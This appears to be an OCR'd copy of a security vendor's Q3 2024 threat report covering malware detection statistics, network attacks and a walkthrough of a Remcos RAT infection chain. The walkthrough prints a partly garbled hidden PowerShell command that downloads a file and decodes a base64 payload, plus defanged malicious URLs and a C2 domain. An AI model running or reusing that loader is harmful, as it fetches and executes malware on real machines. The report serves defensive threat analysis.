
INTERNET SECURITY REPORT

Q3 2024



CONTENTS

The Firebox Feed™ provides quantifiable data and trends about hackers' latest attacks, and understanding these trends can help us improve our defenses.

INTRODUCTION

The only constant in cyber security is constant change. New threat actors are continuously on the scene seeking profit, political impact, or just for the "lulz" of causing chaos. The tactics and techniques that these new and existing threat actors utilize constantly shift in response to improvements in defensive capabilities. New technologies emerge over time and are often implemented quicker than we can collectively figure out how to secure them. The life of a cyber defender is one of continuous learning and adaptation to keep up with the current landscape. Defenders that do keep up with the latest threats stand the best chance and this quarterly Internet Security Report can help them with that.

In our quarterly Internet Security Report, the WatchGuard Threat Lab shares our detailed analysis of the security events targeting WatchGuard customers around the world. We analyze the threat intelligence from WatchGuard's security services deployed worldwide to find emerging malware trends, network attack threats, and malicious web activity. These trends show the importance of a layered security approach as modern threats are multi-vectored and fully capable of bypassing singular defensive controls.

Cybersecurity can be a thankless job because by nature if everything is going well it will look like nothing is happening at all. The data in this report is proof that even though the surface may seem calm, the waters below are teaming with sharks looking for a gap to break through. Don't just assume that your UTM or endpoint protection successfully blocking threats means the job is done. Understanding the campaigns behind them is critical to your continued success into the future.

Throughout the sections of this report, we show you the data from the quarter at a high level including both the threats with the highest volume and the ones impacting the most individual networks. We pair that with our analysis of "the why" the trends are occurring and what they mean for you. Additionally our report provides actionable guidance on strategies and actions for IT and security professionals to take back to their organizations and enact for better outcomes.

We break our report into the sections you see to the right:

In this report, we cover:

EXECUTIVE SUMMARY

This quarter saw a dramatic shift in the types of malware we detected at network perimeters. In nearly every report up until now, zero-day malware threats (those that evade signature-based protections) have accounted for the majority of malware detected at the perimeter. In Q3 however, only 20% of threats were evasive zero-day malware. This, paired with a 15% drop in total malware detections, made for an interesting deviation from what we consider normal.

Network attacks this quarter were also down when compared to the previous quarter, though only with a slight 3% drop QoQ. The types of network attacks that created the most detection volume remained largely unchanged from the first half of the year and only one new exploit targeting Apache's OpenMeeting application made its way into the most-widespread network attacks.

Here are some executive highlights from our Q3 2024 report:

- **Total network-based malware detections dropped 15%.** This drop came despite **a 40% increase in signature-based detections.**
- **Endpoint malware detections were up significantly this quarter with a 300% increase compared to Q2.** This broke the tradition of network-based and malware-based detection rate changes mirroring each other during the rest of the year.
- A significant **52% of malware threats arrived over TLS-encrypted connections**, further highlighting the importance of HTTPS inspection at the network perimeter in a layered defense.
- Our "per Firebox" malware results for various network malware detection services:
  - **Average total malware detections per Firebox:** 799 (15% decrease)
  - **Average malware detections by Gateway AntiVirus (GAV) per Firebox:** 513 (40% increase)
  - **Average malware detections by IntelligentAV (IAV) per Firebox:** 213 (42% decrease)
  - **Average malware detections by APT Blocker per Firebox:** 73 (64% decrease)
- **We extrapolate** that if all the currently active (licensed) Fireboxes with some services were reporting to us and had all malware detection services enabled, we would have had **308,757,369 malware detections during Q3 2024.**
- **Only 20% of malware detections evaded signature-based detection methods.** This was a significant departure from normal for what we call "zero-day malware," which requires more proactive techniques to catch.
- **Multiple top malware threats by volume used malicious OneNote files to deliver QBot.** Attackers have been forced to move away from traditional Word, Excel, and PowerPoint Office files by Microsoft's strict anti-macro protections. They are settling on other file types like .one OneNote files that offer one-click attack chains.
- **A vulnerability from 2016 in Apache OpenMeeting** showed up in our most-widespread network attacks for the quarter. Attempted exploits of this vulnerability primarily affected Brazil, the US, and Canada.
- **Three of the most-widespread malware detections ultimately delivered the Remcos remote access trojan (RAT),** highlighting an ongoing campaign involving this popular malware.
- **A supply chain attack involving a widely-used JavaScript library Polyfill lead to polyfill.io** becoming the top blocked malware domain by a wide margin, amassing **nearly 30x the detection volume** of the rest of the top 10 malware domains combined.
- **Attackers used compromised WordPress websites to deliver SocGholish**, a malware downloader that disguises itself as a fake browser update.
- Similar to our perimeter malware detections, endpoint malware threats were overwhelmingly caught by the on-system engine built into WatchGuard EPDR**. Roughly 80% of endpoint malware threats** were caught using signatures, heuristics, and on-system contextual analysis.
- Overall, endpoint malware detections increased **a whopping 300% quarter over quarter.**

These are just the highlights from what our customers saw during Q3 2024. To learn more details about these threats and additional trends, continue reading.

FIREBOX FEED STATS

WHAT IS THE FIREBOX FEED?

Firebox Feed provides anonymized data from Fireboxes around the world. This data from those who have opted into the feed allows us to identify cyberattack trends. We filter this feed and analyze it to identify trends in malware, network attacks, and malicious server activity. Our analysis, along with data from previous quarters, provides an overview of threads and recent trending threats. Furthermore, we break the data down by region, and sometimes country, so we can know what to look out for in those areas.

We identify encrypted connections that detect malware or a network attack and what service caught it in the Gateway AntiVirus (GAV), APT Blocker, and Intrusion Prevention Service (IPS) sections. DNSWatch data will also provide details on why it blocked the domain. We can see if the server is compromised, spreading malware, or hosting a phishing page. If you only have a few minutes, we provide charts for a quick overview of the threat landscape and details on our analysis.

A Firebox configured to provide anonymized feed provides details from the GAV, APT Blocker, and IPS services. The DNSWatch application provides details on DNSWatch.

Gateway AntiVirus (GAV): Signature-based malware detection

IntelligentAV (IAV): Machine-learning engine to proactively detect malware

APT Blocker: Sandbox-based behavioral detection for malware

Intrusion Prevention Service (IPS): Detects and blocks network-based, server, and client software exploits

DNSWatch: Blocks various known malicious sites by domain name

HELP US IMPROVE

Our data comes from Fireboxes in our Firebox Feed and the more Firebox admins that provide the anonymous data the better we can make our reports. If you configure your Firebox to do so, we will have more accurate information in this report to apply to your network. So please configure your Firebox to enable device feedback by following these steps.

1. Upgrade to Fireware OS 11.8 or higher (we recommend 12.x)
2. Enable device feedback in your Firebox settings
3. Configure WatchGuard proxies and our security services, such as GAV, IPS, APT Blocker, and DNSWatch, if available

Average combined total malware hits per Firebox

799

Average detections per Firebox dropped by **15%**

Basic Gateway AntiVirus (GAV) service

513

Basic malware increased **40%**

APT Blocker (APT)

73

APT blocker dropped **64%**

IntelligentAV (IAV)

213

IAV hits dropped by **42%**

GAV with TLS

549

TLS detections by GAV jumped a whopping **478%**

Evasive malware with TLS

202

TLS detections of evasive malware dropped by **10%**

TLS malware

52%

Malware over an encrypted connection increased **9 points**

MALWARE TRENDS

In today's cybersecurity landscape, detecting and mitigating malware threats is essential for ensuring the integrity and security of networks. The Firebox Feed reports provide a critical glimpse into malware detection trends by analyzing proxy details, detection engines, and the pathways through which malware is delivered. This report assesses how malware is detected across various engines, whether the malware traveled through encrypted channels, and the general shifts in malware activity over the last quarter. By looking at these detection patterns and the tools used to catch them, we can better understand the evolving strategies malware authors are using to evade detection and how organizations can respond to these emerging threats. If you would like to help us and improve this report, we ask that you also enable Firebox feedback.

On average, Fireboxes detected 799 malware hits per device this quarter. However, this represents a decrease of 15% compared to the prior period. Among specific services, Gateway AntiVirus (GAV) remains a critical defense tool, averaging 513 hits per Firebox – a significant 40% increase from the previous quarter. This growth underscores the rising prevalence of traditional malware, particularly as attackers refine their strategies to exploit legacy systems or widespread vulnerabilities. Conversely, APT Blocker detections averaged 73 hits per Firebox, reflecting a dramatic 64% reduction. This sharp decline could suggest decreased activity in advanced persistent threats or improved upstream filtering mechanisms, effectively neutralizing these sophisticated attacks.

IntelligentAV, designed to counter emerging threats using advanced machine learning, recorded 213 hits on average. Despite a 42% decline, it remains vital in identifying novel malware strains. Meanwhile, Gateway AntiVirus hits over encrypted channels (TLS) saw a sharp increase, averaging 549 detections per Firebox – a staggering 478% rise. Such an increase may reflect a shift in threat actor behavior back to more targeted attacks after we saw more general attacks in Q2 2024.

These trends emphasize the dynamic nature of cyber threats and the necessity for multi-layered defensive strategies. As the data demonstrates, while some threats diminish, others evolve, capitalizing on gaps in organizational defenses. Strengthening TLS (transport layer security) inspection and adapting to attacker innovations are essential to fortify network security in this ever-changing environment.

We not only use the Firebox Feed data to build this report, but also to identify areas where we can improve our WatchGuard products' security. If you would like to help with these improvements, please enable **WatchGuard Device Feedback** on your device.

Top 10 Malware Detections

The Top 10 Malware table highlights the most frequently detected malware families, offering crucial insights into prevailing cyber threats. To ensure the list reflects real-world risks, we complement standard detection analysis with statistical reviews. This process helps filter out detections from controlled scenarios, such as users testing Fireboxes or analyzing malware in safe environments, which do not represent active threats. The result is a curated list of the ten most prevalent malware families encountered in the wild. By closely monitoring these trends, readers can stay informed about emerging threats and adapt their cybersecurity defenses proactively.

We see three new malware detections for this table, though one "new" detection, Mail.Stacked.1.26, we saw previously in the top encrypted malware and cover it in the next section. Among these, the malware strain JS.Downloader.1.94BDA51C has gained attention for its use of Microsoft OneNote as a delivery vector for the Qbot botnet. By embedding malicious macros into OneNote documents, attackers trick users into enabling scripts that initiate the download of Qbot, a notorious banking trojan. Qbot not only facilitates financial fraud but also serves as a loader for additional malware.

Another critical observation is the resurgence of the Mirai loader, identified as Linux.Medusa.D.219C7467 in Firebox detections. Mirai, initially targeting IoT devices, has evolved to encompass broader Linux environments.

Threat Name	Malware Category	Count	Last Seen
Linux.Medusa.D.219C7467	Downloader	223,664	new
Application.Linux.Generic.24096	Coinminer	129,807	Q2 2024
Variant.Ursu.6302	Win Code Injection	72,272	Q1 2024
Trojan.GenericKD.71026669	Dropper	61,336	Q1 2024
Application.Linux.Generic.4851	Hacktool	54,568	Q2 2024
PasswordStealer.GenericKDS	Password stealer	45,630	Q2 2024
JS.Downloader.1.94BDA51C	Dropper	39,267	new
Mail.Stacked.1.26	Dropper	38,505	new
Generic.Application.3Proxy	Linux hacktool	35,509	Q2 2024
Application.Linux.Generic.11819	Dropper	33,777	Q2 2024

Figure 1. Top 10 Malware Detections

Top 5 Encrypted Malware Detections

Only 20% of deployed Fireboxes currently scan encrypted traffic, leaving a significant blind spot that attackers continue to exploit. This gap underscores the importance of tools capable of inspecting TLS connections, as the majority of malware now leverages encryption to evade detection. Among the top five TLS malware detections, certain threats stand out for their use of Microsoft OneNote as a delivery vector.

VBS.Heur.Morpheus.7.BDE90EBC, detected 12,006 times, downloads malicious OneNote files to execute scripts and install additional malware. Its activity builds on tactics observed in Mail.Stacked.1.26, which was flagged 38,502 times. Mail.Stacked.1.26 similarly leverages phishing campaigns, embedding OneNote files as attachments to bypass traditional defenses. These files trick users into enabling embedded scripts that initiate malware downloads.

This growing reliance on OneNote by droppers like VBS.Heur.Morpheus and Mail.Stacked highlights a trend of abusing legitimate applications to deliver threats under the guise of trusted content. Combined with low adoption rates of encrypted traffic scanning, these attacks emphasize the critical need for organizations to adopt robust TLS inspection and proactive defense strategies to mitigate the growing risks.

Threat Name	Malware Category	Count
JS.Downloader.1.94BDA51C	Dropper	39,267
Mail.Stacked.1.26	Dropper	38,502
VBA.Heur2.ObfDldr.9.63A9E772	Office Exploit	13,767
VBS.Heur.Morpheus.7.BDE90EBC	Dropper	12,006
Cryxos.13133	Scam File	5,806

Figure 2. Top 5 TLS Malware

Top 5 Widespread Malware Detections

The Most-Widespread Malware table offers valuable insights into the threats most encountered by Fireboxes, showcasing regional variations and global prevalence. This data reflects the malware strains actively targeting organizations across different geographic zones, providing a clear picture of the current threat landscape.

Notably, Trojan.HTML.Phishing.CHJ, Trojan.Zmutzy.834, and Trojan.Zmutzy.1305 emerged as significant concerns because of their role in delivering the Remcos Remote Access Trojan (RAT), a tool frequently used for espionage and unauthorized access. We take a deep dive at the end of this section into the infection path of Remcos, starting with a sample from Trojan.HTML.Phishing.CHJ.

The ability of these trojans to establish unauthorized access underscores the importance of strong perimeter protections and user awareness. Their widespread nature, particularly in regions like Europe, Middle East, and Africa (EMEA) and Asia-Pacific (APAC), highlights the necessity for comprehensive global defenses.


Malware Name	Top 3 Countries by %			EMEA %	APAC %	AMER %
Exploit.CVE-2017-0199.04.Gen	Greece - 20.94%	Turkey - 20.42%	Cyprus - 20%	11.25%	5.67%	4.16%
Trojan.Zmutzy.834	Greece - 22.38%	Cyprus - 21.54%	Hong Kong - 19.53%	9.98%	9.30%	2.55%
Exploit.RTF-ObfsObjDat.Gen	Greece - 23.83%	Turkey - 16.25%	Hong Kong - 14.84%	10.03%	6.75%	3.04%
Trojan.HTML.Phishing.CHJ	Hong Kong - 15.62%	Germany - 12.96%	Indonesia - 11.39%	9.15%	5.37%	2.74%
Trojan.Zmutzy.1305	Cyprus - 15.38%	Germany - 14.8%	Hong Kong - 11.72%	8.94%	3.05%	1.78%

Figure 3. Most-Widespread Malware

Geographic Threats by Region

The Geographic Threats by Region table provides insight into lesser-detected malware strains and their regional prevalence. This data highlights how certain threats disproportionately affect specific areas, offering critical information for targeted cybersecurity measures. For instance, EMEA accounts for a significant 53.13% of threats per Firebox, far outpacing Americas (AMER) 20.91% and APAC 25.95%.

Two malware families found in the Top 10 Malware table, Linux.Medusa.D.219C7467 and Application.Linux.Generic.24096, exclusively targeting EMEA, exemplify why this region sees such a high volume of threats. These malware strains exploit Linux-based systems. By focusing on Linux vulnerabilities, cybercriminals capitalize on the widespread adoption of open-source systems, leading to increased threat activity in EMEA compared to other regions. This data underscores the importance of tailored security strategies to counter region-specific risks effectively.



Region	% Share
EMEA	53.13%
AMER	20.91%
APAC	25.95%

Figure 4. Geographic Threats by Region

Catching Evasive Malware

Previously, we examined where malware is most prevalent; now, we focus on what types of malware are emerging. Today's landscape reveals a concerning presence of zero-day malware – new and evasive threats that lack identifiable family names due to their unique, ever-changing programming code. While they often employ the same malicious techniques as known malware, their altered code allows them to evade signature-based detection effectively. In addition to signature-based malware detection, the Firebox uses IAV and APT Blocker. IAV uses advanced file structure analysis to detect what GAV misses. APT Blocker analyzes files in a sophisticated sandbox to uncover malicious intent.

Fireboxes with IAV and APT Blocker enabled detect 20% more malware than traditional AV engines alone. When inspecting encrypted traffic, IAV and APT detect an additional 22%, showcasing their critical role in combating evasive threats.




Figure 6. Zero-Day Malware

Individual Malware Sample Analysis

Remcos RAT: a remote access trojan

We have looked through many individual malware samples but most of the time we don't go through every step in the infection process. In this case, we found samples for every step from email to final payload.

Remcos stands for Remote Control and Surveillance. It will capture keystrokes, take screenshots, record audio, steal passwords, and perform other RAT-related activities. Let's look at the infection paths and how we can stop it each step of the way.




Figure 5. Remcos RAT email

In this infection, we start with an email asking for a quote. Right from the start, a good spam filter should catch this email. If this fails, an attentive user trained to spot suspicious emails might find a few clues. First the domain address imeuae.com is likely not a company they work with.

Additionally, the website imeuae.com leads to a website under construction. We also see the email addressed to "info" and the formatting in the greeting doesn't match the rest of the message body.

We also see the email sender claims to live in Dubai, yet the English used in this email matches more Indian English. By itself this doesn't mean the email is fake, but it does raise a cautionary flag. As always, one should check with the sender before opening any email attachments.

If we open the attachment, Microsoft Excel opens and shows the contents below. We should follow the warning at the top of the screen to not enable editing. If enabled, the file will exploit CVE-2017-0199. We have covered this exploit in the past many times, so we won't go over it here.




Figure 7. Remcos RAT Office Doc

The exploit will download another Word doc file from http://urlty[.]co/ehbqZ. This file looks like it comes from a low-quality phrase generator, similar to the way AI response generators work.

wecreatednewthingsevenbetterbuttersmoothhthingstohetgetme-backtothewayofeverybodyunderstand_____sheismygirlinever.doc

The next step in the chain runs this script using the same CVE-2017-0199 exploit.

```
C:\Windows\System32\WindowsPowerShell\v1.0\
powershell.exe" -windowstyle hidden -exe-
cutionpolicy bypass -NoProfile -command
"$imageUrl = 'https://ia803104.us.archive[.]
org/27/items/vbs_20240726_20240726/vbs.
jpg';$webClient = New-Object System.Net.
WebClient;$imageBytes = $webClient.DownloadD-
ata($imageUrl);$imageText = [System.Text.
Encoding]::UTF8.GetString($imageBytes);$start-
Flag = '<<BASE64_START>>';$endFlag =
'<<BASE64_END>>';$startIndex = $imageText.
IndexOf($startFlag);$endIndex = $imageText.
IndexOf($endFlag);$startIndex -ge 0 -and
$endIndex -gt $startIndex;$startIndex +=
$startFlag.Length;$base64Length = $endIndex
- $startIndex;$base64Command = $imageText.
Substring($startIndex, $base64Length);$com-
mandBytes = [System. Linux.Generic.4851
```

Figure 8. Remcos RAT logo

The script performed three main actions.

- Download the file "vbs.jpg"
- Extract the base64 string at the end of the vbs.jpg file. This base64 string, when converted to bytes, contains a modified version of Dnlib, a DLL (Dynamic Link Library) used to obfuscate files.
- Invoke the VAI Method in the DLL file with the variables 'txt.FDRW/gre/ppmax/551.391.3.291//:ptth', 'desativado', 'desativado', 'desativado', 'RegAsm'

We inspected the VAI method in the modified Dnlib file and found that it reverses the string, downloads the file, and runs it through a deobfuscator. For the observant reader, "desativado" means disabled in Portuguese.




Figure 9. Remcos RAT C#

We found a file similar to that one that would have been downloaded. This file installs the Remcos RAT. We know this because the file installed c``onnects to whitelend-ind[.]com, a known Remcos C2 domain.

Trojan.HTML.Phishing.CHJ

The credential stealer Trojan.HTML.Phishing.CHJ contains an HTML web page asking for a username and password. This web page looks like a PDF file opened with Adobe Reader, but we can clearly see the html extension in the URL field.




Figure 10. Trojan.HTML.Phishing.CHJ-page

We inspected the traffic sent from this page and saw the web page sends the username and password to a telegram API. We next inspected what the response was and saw the username for the user who made this telegram bot.

```
"result": {
    "message_id": 71,
    "from": {
        "id": 7491306245,
        "is_bot": true,

        "first_name": "pray",
        "username": "donpray01_bot"
    },
    "chat": {
        "id": 1453782228,
        "first_name": "don_nku",
        "username": "Henrydwi",
        "type": "private"
    },
```

Here we see the user online using the Telegram app.




Figure 11. Trojan.HTML.Phishing.CHJ-user

We attempted to communicate with them, and we got a notification that they saw the message, but as expected we never got a response.

Linux.Generic.4851

Looking deeper into the data, we see Linux.Generic.4851. This points to a Linux hacktool called Masscan. Malicious hackers use this tool to map and fingerprint a network, a process of identifying what devices and services live on the network.

Masscan might remind you of the popular network mapping tool Nmap. Both can scan a network, but Masscan can work asynchronously so it can scan faster, allowing it to send 1.6 million packets per second with the right setup.

We can't think of any legitimate reason to have this software installed on a network. When a hacker uses this tool outside your network, any Firebox and most other firewalls can stop these kinds of network scans using Default Packet Protection and limiting the number of connections per device. For your average user, we recommend no more than 100 connections per device per second. Some large servers may need this setting adjusted.

NETWORK ATTACK TRENDS

The WatchGuard network-based Intrusion Prevent Service (IPS) takes care of an array of known knowns, that is, things we are aware of and understand. In security, these are known attack techniques with enough unique attributes that it is a candidate for its own signature. As new signatures are fed into the database, knowledge builds, improving defenses against known network attacks. Within that database are old signatures – five- and ten-year-old signatures are a continuous fixture among the top 10 network attacks. The simple reason for this is that attackers are opportunists; they will use whatever means leads to success. That's why IPS is a good early layer of defense, as it will block known knowns and leave other WatchGuard services to fill in the gap.

General Takeaways

This was a modest quarter. Total detections only shifted a small amount. That was the case for the number of enrolled Fireboxes, unique signatures, and the distribution of attacks by region. The total share by volume was one of the more interesting stats to look at as we continue to see a concentration of detections among the top 10 signatures compared to a year ago. Otherwise, there was little change, as the same signatures returned from last quarter. The only difference is their placement, as eight of the ten signatures swapped locations. We did get to review some new signatures, such as the only new most-widespread signature affecting Apache OpenMeeting software. Two other pieces of open-source software we reviewed were related to asset management and blog content management.

The numbers:

- Total detections increased by 1.8%
  - Detections are up by 41.18% since this quarter last year.
- There were 435 unique signatures, which is 2.47% less than last quarter.
- Unique signatures are up 11.83% since this quarter last year, but over three years have only changed by 0.98%.
  - The top signature by volume is 16.96% of all detections. That same signature was also in the top spot last quarter, but commanded nearly 30% of total detections, a stark drop.
- On average, Fireboxes handled 126 detections, a few detections per Firebox difference from last quarter, but a 7.66% increase compared to this time last year.
  - A major difference is seen when reviewing Fireboxes per region. For the second quarter in a row, APAC has handled around three times as many attacks as the AMER or EMEA region.

